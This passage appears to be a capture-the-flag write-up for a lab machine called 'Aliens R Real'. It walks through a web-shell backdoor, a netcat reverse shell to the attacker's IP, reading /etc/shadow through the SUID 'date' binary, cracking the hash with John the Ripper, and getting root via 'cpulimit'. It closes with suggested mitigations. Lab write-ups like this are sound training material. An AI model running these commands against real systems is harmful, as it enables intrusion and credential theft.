

Figure 9. Creating an SQL backdoor using management console.



Figure 10. Test of a simple command that requests username of the target machine's user.

Since one simple command worked out, I wanted to enumerate the system right away and see if it has a NetCat for a reverse-tcp connection.

```
http://192.168.2.169/shell.php?c=which nc
```

The page confirmed with the following line:



Figure 11. Making sure I can connect to my target using NetCat.

Then a successful set up of the netcat on mine and target's machine allowed for initial access into the target machine itself.

From my side:

```
nc -nlvp 4444
```

URL address command:

```
http://192.168.2.196/shell.php?c=nc -e /usr/bin/bash 192.168.2.158 444
```



Figure 12. Full-on command for a reverse-shell connection.



Figure 13. Successfull connection to the target with a user of "www-data".

Section – 4 | Privilege Escalation

During my time being a low privileged user (www-data), I tried to find ways of escalating my privileges and gaining better access of the target machine. So one of the first things that came up, was checking my sudo privileges and history, which I got no access to.



Figure 14. Failed attempts of getting an easy privilege escalation.

Following, I looked for SUID shell escalation and found out that I have some programs that could help me out.

I researched on GTFO bins for SUID access commands, and came upon a program named “date.”

```
find / -perm -u=s -type f 2>/dev/null
```



Figure 15. Searching for binaries that include "s" bit in permissions.

On GTFO bins I found a command that can allow me to read files that require higher privileges such as regular user or root.

```
/usr/bin/date -f /etc/shadow
```



Figure 16. Successfull retrieval of a hash under the user "hacksudo".

I opened a file and tried to crack a password on one of the users called “hacksudo” using a tool called John the Ripper.

John the riper takes a wordlist of the most common password and tries every single one of them against the hash to find the correct password for the user. In this case, “aliens” was the set password for the user.

```
john test.txt -wordlist=/usr/share/wordlists/rockyou.txt
```



Figure 17. Attempts on cracking a user hash.



Figure 18. Gained escalated privilege. Now I'm operating as the user "hacksudo".

When I logged in as “hacksudo” I searched through some folders and finally found a file named user.txt which had my user flag. My job with “hacksudo” was done, so I proceeded to find more SUID binaries to escalate my way to root and completely own the machine. This time, a binary called cpulimit did the job for me.

```
find / -perm -u=s -type f 2>/dev/null
```



Figure 19. Retrieval of the user flag.



Figure 20. Escalating my privileges once more, but this time using a binary called "cpulimit".

Following command escalated my privileges further onto root. It only worked when I was in the Downloads folder. I'm now a root and can read out the final CTF flag for this challenge.

```
./cpulimit -l 100 -f -- /bin/bash -p
```



Figure 21. Gained an access to the super user or "root".



Figure 22. Contgratulations Page on successfull completion of the CTF.

Section – 5 | Summary

This write-up documents the steps taken to compromise the 'Aliens R Real' target. Initial discovery was performed with netdiscover and nmap to identify live hosts and open services. Web enumeration using ffuf revealed a backup directory holding credentials, which were used to access a management console on an alternate Apache port. Command injection in a web parameter allowed execution of system commands and a netcat reverse shell provided an interactive foothold as 'www-data'. Local enumeration identified SUID binaries; leveraging 'date' allowed reading privileged files and 'cpulimit' enabled escalation to a root shell. Final objective (root flag) was obtained. Recommended mitigations include removing exposed credentials/backups, auditing SUID binaries, hardening services, and improving monitoring.

